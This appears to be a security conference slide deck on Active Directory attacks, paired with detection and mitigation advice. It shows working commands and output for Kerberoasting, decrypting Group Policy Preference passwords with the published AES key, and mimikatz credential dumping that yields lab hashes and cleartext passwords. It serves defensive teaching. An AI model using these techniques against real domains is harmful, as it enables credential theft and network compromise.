

Red vs. Blue: Modern Active Directory Attacks, Detection, & Protection



Sean Metcalf (@PyroTek3)
CTO, DAn Solutions
[sean\[@\]dansolutions_.com](mailto:sean[@]dansolutions_.com)
DAnSolutions.com
ADSecurity.org



ABOUT

- ❖ Chief Technology Officer - DAn Solutions
- ❖ Microsoft Certified Master (MCM) Directory Services
- ❖ Security Researcher / Purple Team
- ❖ Security Info -> ADSecurity.org



AGENDA

Red Team (Recon, Escalate, Persist)

Blue Team (Detect, Mitigate, Prevent)



CVS and Walmart Canada Are Investigating a Data Breach Massive breach at health care company Anthem Inc.

21 Carefirst Blue Cross Breach Hits 1.1M

MAY 15

17 Premera Blue Cross Breach Exposes Financial, Medical Records

MAR 15

How the Sony Breach Changes Cybersecurity

Richard Bejtlich and Shuman Ghosemajumder Say the Key Is Limiting Damage

09 Anthem Breach May Have Started in April 2014

FEB 15


Neglected Server Provided Entry for JPMorgan Hackers

By MATTHEW GOLDSTEIN, NICOLE PERLROTH and MICHAEL CORKERY DECEMBER 22, 2014 8:41 PM

Perimeter Defenses Are Easily Bypassed




Message for you, Sir!



The screenshot shows a promotional email from Home Depot. The top navigation bar includes links for Appliances, Bath, Electronics, Flooring, and Outdoors. The main message informs recipients about an online order placed on Thanksgiving Day, which can be tracked via a provided link. It also wishes them a happy Thanksgiving and directs them to the Home Depot website. Below the message is a standard weekly ad banner. A Microsoft Word ribbon interface is overlaid on the bottom half of the email, featuring a yellow status bar with a security warning: "SECURITY WARNING Macros have been disabled." and a "Enable Content" button. The ribbon includes tabs for Home, Insert, Page Layout, and References, along with various font and style tools.

Source: KrebsOnSecurity.com



The screenshot shows an email from Anthem BlueCross BlueShield regarding a cyber attack. The subject line is "Cyber Attack Against Anthem". The email begins with a greeting to "Dear Anthem Client," and a statement about a data breach that may have affected personal health information and credit card data. It expresses regret for the inconvenience and emphasizes the protection of client health care information. A call-to-action button at the bottom encourages users to subscribe to free credit card account protection. The footer contains links for Health Plans, Medicare Plans, Small Business Plans, About Us, Locations, Press Room, Careers, and Foundation Guidelines, as well as links for Other ABCBS Websites, Providers, Employers, Producers, Federal Employee Program, Contact Us, FAQs, Download Forms, Site Map, and Talk to a Doctor Online.

Verizon DBIR: 2014 Breach Statistics

60%

ATTACKERS ARE ABLE TO COMPROMISE AN ORGANIZATION WITHIN MINUTES.

23% / 11%

OPEN PHISHING MESSAGES / CLICK ON ATTACHMENTS.

50%

OPEN E-MAILS AND CLICK ON PHISHING LINKS WITHIN THE FIRST HOUR.

20%

Incidents related to insider threat

99.9%

EXPLOITED VULNERABILITIES WERE COMPROMISED MORE THAN A YEAR AFTER THE CVE WAS PUBLISHED.

About half of CVEs had PoCs in <1 month

95%

MALWARE TYPES SHOWED UP FOR LESS THAN A MONTH,

70 - 90%

MALWARE SAMPLES ARE UNIQUE TO AN ORGANIZATION.

Red Team (Offense)



Attacker Goals

- ❖ Data Access
- ❖ Exfiltration
- ❖ Persistence

Privilege escalation if needed



PowerShell Overview

- ❖ Dave Kennedy: “Bash for Windows”
- ❖ PowerShell.exe only an entry point into PowerShell

PowerShell	Desktop OS	Server OS
Version 2	Windows 7	Windows 2008 R2
Version 3	Windows 8	Windows 2012
Version 4	Windows 8.1	Windows 2012 R2
Version 5	Windows 10	Windows 2016




PowerShell Weaponized

- ★ PowerSploit
- ★ Nishang
- ★ PowerUp
- ★ Empire
(PowershellEmpire.com)



“SPN Scanning” Service Discovery

- ✦ SQL servers, instances, ports, etc.
 - ✦ *MSSQLSvc/adsmsSQLAP01.adsecurity.org:1433*
- ✦ Exchange Client Access Servers
 - ✦ *exchangeMDB/adsmsEXCAS01.adsecurity.org*
- ✦ RDP
 - ✦ *TERMSERV/adsmsEXCAS01.adsecurity.org*
- ✦ WSMAN/WinRM/PS Remoting
 - ✦ *WSMAN/adsmsEXCAS01.adsecurity.org*
- ✦ Hyper-V Host
 - ✦ *Microsoft Virtual Console Service/adsmsHV01.adsecurity.org*
- ✦ VMWare VCenter
 - ✦ *STS/adsmsVC01.adsecurity.org*



SPN Scanning for MS SQL Servers

```
Domain          : lab.adsecurity.org
ServerName      : adsMSSQL02.lab.adsecurity.org
Port            : 9834
Instance        :
ServiceAccountDN : {CN=svc-adsSQLSA,OU=TestServiceAccounts,DC=lab,DC=adsecurity,DC=org}
OperatingSystem  : {Windows Server 2008 R2 Datacenter}
OSServicePack    : {Service Pack 1}
LastBootup       : 3/8/2015 1:07:25 AM
OSVersion        : {6.1 (7601)}
Description      : {Production SQL Server}
SrvAcctUserID    : svc-adsSQLSA
SrvAcctDescription : SQL Server Service Account
```

Discover-PSMSSQLServers

<https://github.com/PyroTek3/PowerShell-AD-Recon/blob/master/Discover-PSMSSQLServers>

SPN Scanning for Service Accounts

```
Domain          : lab.adsecurity.org
UserID          : svc-SQLAgent01
PasswordLastSet : 01/03/2015 18:42:01
LastLogon       : 12/29/2014 00:18:02
Description     :
SPNServers     : {ADSAPPSQL01.lab.adsecurity.org, ADSAPPSQL02.lab.adsecurity.org, ADSAPPSQL03.lab.adsecurity.org}
SPNTypes        : {MSSQLSvc}
ServicePrincipalNames : {MSSQLSvc/ADSAPPSQL01.lab.adsecurity.org:1433, MSSQLSvc/ADSAPPSQL02.lab.adsecurity.org:1433,
                      MSSQLSvc/ADSAPPSQL03.lab.adsecurity.org:1433}
```

Find-PSServiceAccounts

<https://github.com/PyroTek3/PowerShell-AD-Recon/blob/master/Find-PSServiceAccounts>


SPN Directory:

http://adsecurity.org/?page_id=183

Cracking Service Account Passwords (Kerberoast)

Request/Save TGS service tickets & crack offline.

- ◆ “Kerberoast” python-based TGS password cracker.
- ◆ No elevated rights required.
- ◆ No traffic sent to target.



Kerberoast: Request TGS Service Ticket

```
PS C:\> New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList "MSSQL/adsdb01.lab.adsecurity.org:1433"

Id : uuid-928e5eae-f8e6-44ee-9b26-0ddd40e83266-2
SecurityKeys : {System.IdentityModel.Tokens.InMemorySymmetricSecurityKey}
ValidFrom : 6/12/2015 1:21:49 AM
ValidTo : 6/12/2015 11:21:49 AM
ServicePrincipalName : MSSQL/adsdb01.lab.adsecurity.org:1433
SecurityKey : System.IdentityModel.Tokens.InMemorySymmetricSecurityKey

PS C:\> klist

Current LogonId is 0:0x30a265

Cached Tickets: <2>

#0> Client: JoeUser @ LAB.ADSECURITY.ORG
   Server: krbtgt/LAB.ADSECURITY.ORG @ LAB.ADSECURITY.ORG
   KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
   Ticket Flags 0x40e10000 -> forwardable renewable initial pre_authent name_canonicalize
   Start Time: 6/11/2015 21:21:49 <local>
   End Time: 6/12/2015 7:21:49 <local>
   Renew Time: 6/18/2015 21:21:49 <local>
   Session Key Type: AES-256-CTS-HMAC-SHA1-96

#1> Client: JoeUser @ LAB.ADSECURITY.ORG
   Server: MSSQL/adsdb01.lab.adsecurity.org:1433 @ LAB.ADSECURITY.ORG
   KerbTicket Encryption Type: RSADSI RC4-HMAC<NT>
   Ticket Flags 0x40a10000 -> forwardable renewable pre_authent name_canonicalize
   Start Time: 6/11/2015 21:21:49 <local>
   End Time: 6/12/2015 7:21:49 <local>
   Renew Time: 6/18/2015 21:21:49 <local>
   Session Key Type: RSADSI RC4-HMAC<NT>
```

Kerberoast: Save & Crack TGS Service Ticket

```
mimikatz(powershell) # kerberos::list /export

[00000000] - 0x000000012 - aes256_hmac
  Start/End/MaxRenew: 6/11/2015 9:21:49 PM ; 6/12/2015 7:21:49 AM ; 6/18/2015 9:21:49 PM
  Server Name        : krbtgt/LAB.ADSECURITY.ORG @ LAB.ADSECURITY.ORG
  Client Name        : JoeUser @ LAB.ADSECURITY.ORG
  Flags 40e10000    : name_canonicalize ; pre_authent ; initial ; renewable ; forwardable ;
  * Saved to file   : 0-40e10000-JoeUser@krbtgt-LAB.ADSECURITY.ORG-LAB.ADSECURITY.ORG.kirbi

[00000001] - 0x000000017 - rc4_hmac_nt
  Start/End/MaxRenew: 6/11/2015 9:21:49 PM ; 6/12/2015 7:21:49 AM ; 6/18/2015 9:21:49 PM
  Server Name        : MSSQL/adsdb01.lab.adsecurity.org:1433 @ LAB.ADSECURITY.ORG
  Client Name        : JoeUser @ LAB.ADSECURITY.ORG
  Flags 40a10000    : name_canonicalize ; pre_authent ; renewable ; forwardable ;
  * Saved to file   : 1-40a10000-JoeUser@MSSQL~adsdb01.lab.adsecurity.org~1433-LAB.ADSECURITY.ORG.kirbi
```

```
root@kali:/opt/kerberoast# python tgsrepocrack.py wordlist.txt MSSQL.kirbi
found password for ticket 0: SQL_P@55w0rd#! File: MSSQL.kirbi
All tickets cracked!
```

Blue Team Response: TGS Password Cracking

Detection (noisy):

- Event ID 4769: A Kerberos service ticket was requested

Mitigation:

- Service Account passwords >25 characters
- Use (Group) Managed Service Accounts

Group Policy Preferences Credential Storage

The private key is publicly available on MSDN

- 2.2.1.1 Preferences Policy File

Format

- 2.2.1.1.1 Common XML Schema

- 2.2.1.1.2 Outer and Inner Element Names and CLSIDs

- 2.2.1.1.3 Common XML Attributes

- 2.2.1.1.4 Password Encryption**

- 2.2.1.1.5 Expanding Environment Variables

2.2.1.1.4 Password Encryption

All passwords are encrypted using a derived Advanced Encryption Standard (AES) key.<3>

The 32-byte AES key is as follows:

```
4e 99 06 e8 fc b6 6c c9 fa f4 93 10 62 0f fe e8
f4 96 e8 06 cc 05 79 90 20 9b 09 a4 33 b6 6c 1b
```

<https://msdn.microsoft.com/en-us/library/2c15cbf0-f086-4c74-8b70-1f2fa45dd4be.aspx>

Exploiting Group Policy Preferences

\\\SYSVOL\\Policies\

```
<?xml version="1.0" encoding="utf-8" ?>
- <Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}">
  - <User clsid="{DF5F1855-51E5-4d24-8B1A-D9BDE98BA1D1}" name="Administrator (built-in)" image="2" changed="2015-02-18 01:53:01" uid="{D5FE7352-81E1-42A2-B7DA-118402BE4C33}">
    <Properties action="U" newName="ADSAAdmin" fullName="" description=""
      cpassword="RI133B2WI2CiI0Cau1DtrtTe3wdFwzCiWB5PSAxXMDstchJt3bL0Ui0BaZ/7rdQjugTonF3ZWAKa1iRvd4JGQ"
      changeLogon="0" noChange="0" neverExpires="0" acctDisabled="0" subAuthority="RID_ADMIN" userName="Administrator (built-in)" expires="2015-02-17" />
  </User>
</Groups>
```

```
PS C:\temp> Get-DecryptedCpassword 'RI133B2WI2CiI0Cau1DtrtTe3wdFwzCiWB5PSAxXMDstchJt3bL0Ui0BaZ/7rdQjugTonF3ZWAKa1iRvd4JGQ'
#Super@Secure&Password$2015?
```

Blue Team Response: Exploiting GPP

Detection:

- XML Permission Denied Checks
 - Place xml file in SYSVOL & set Everyone:Deny
 - Audit Access Denied errors
- GPO doesn't exist, no legit reason for access

Mitigation:

- Install KB2962486 on every computer used to manage GPOs
- Delete existing GPP xml files in SYSVOL containing passwords

Pivoting with Local Admin

- ❖ Using GPP Credentials
- ❖ Connect to other computers using ADSAdmin account
- ❖ **Compromise Local Admin creds = Admin rights on all**
- ❖ Always RID 500 – doesn't matter if renamed.
- ❖ Mimikatz for more credentials!



Blue Team Response: Local Admin

Detection:


- Local admin account logon

Mitigation:

- Use Microsoft LAPS (or similar) for automatic local admin password change.
- Deploy KB2871997 on all systems & disallow local account logon across network via GPO.
- Limit workstation to workstation communication.
- Implement network segmentation.

Mimikatz: The Credential Multi-tool

- ★ **Dump credentials**
 - ★ Windows protected memory (LSASS). *
 - ★ Active Directory Domain Controller database . *
- ★ **Dump Kerberos tickets**
 - ★ for all users. *
 - ★ for current user.
- ★ **Credential Injection**
 - ★ Password hash (pass-the-hash)
 - ★ Kerberos ticket (pass-the-ticket)
- ★ **Generate Silver and/or Golden tickets**
- ★ **And so much more!**



Dump Credentials with Mimikatz


User

```
mimikatz(commandline) # sekurlsa::logonpasswords

Authentication Id : 0 ; 5088494 <00000000:001da4ee>
Session          : Interactive from 2
User Name        : hansolo
Domain          : ADSECLAB
SID              : S-1-5-21-1473643419-774954089-2222329127-1107

msv :
 10000000001 Primary
 * Username : HanSolo
 * Domain  : ADSECLAB
 * LM       : 6ce8de51bc4919e01987a75d0bbd375a
 * NTLM     : 269c0c63a623b2e062dfd861c9b82818
 * SHA1     : 660dd1fe6bb94f321fbcd58bfc19a4189228b2bb

tspkg :
 * Username : HanSolo
 * Domain  : ADSECLAB
 * Password : Falcon99!
wdigest :
 * Username : HanSolo
 * Domain  : ADSECLAB
 * Password : Falcon99!
kerberos :
 * Username : HanSolo
 * Domain  : LAB.ADSECURITY.ORG
 * Password : Falcon99!
ssp :
credman :
```




Service Account

```
Authentication Id : 0 ; 2858340 <00000000:002b9d64>
Session          : Service from 0
User Name        : svc-SQLDBEngine01
Domain          : ADSECLAB
SID              : S-1-5-21-1473643419-774954089-2222329127-1607

msv :
 10000000001 Primary
 * Username : svc-SQLDBEngine01
 * Domain  : ADSECLAB
 * NTLM     : d0abfc0cb689f4cdc8959a1411499096
 * SHA1     : 467f0516e6155eed60668827b0a4dab5eecefacd

tspkg :
 * Username : svc-SQLDBEngine01
 * Domain  : ADSECLAB
 * Password : ThisIsAGoodPassword99!
wdigest :
 * Username : svc-SQLDBEngine01
 * Domain  : ADSECLAB
 * Password : ThisIsAGoodPassword99!
kerberos :
 * Username : svc-SQLDBEngine01
 * Domain  : LAB.ADSECURITY.ORG
 * Password : ThisIsAGoodPassword99!
ssp :
credman :
```

Kerberos “Double Hop” Issue



Kerberos Unconstrained Delegation

ADSDB01 Properties

General | Operating System | Member Of | Delegation | Location | Managed By | Dial-in

Delegation is a security-sensitive operation, which allows services to act on behalf of another user.

Do not trust this computer for delegation
 Trust this computer for delegation to any service (Kerberos only)
 Trust this computer for delegation to specified services only
 Use Kerberos only
 Use any authentication protocol

Services to which this account can present delegated credentials:

Service Type	User or Computer	Port	Service N:

Expanded Add... Remove

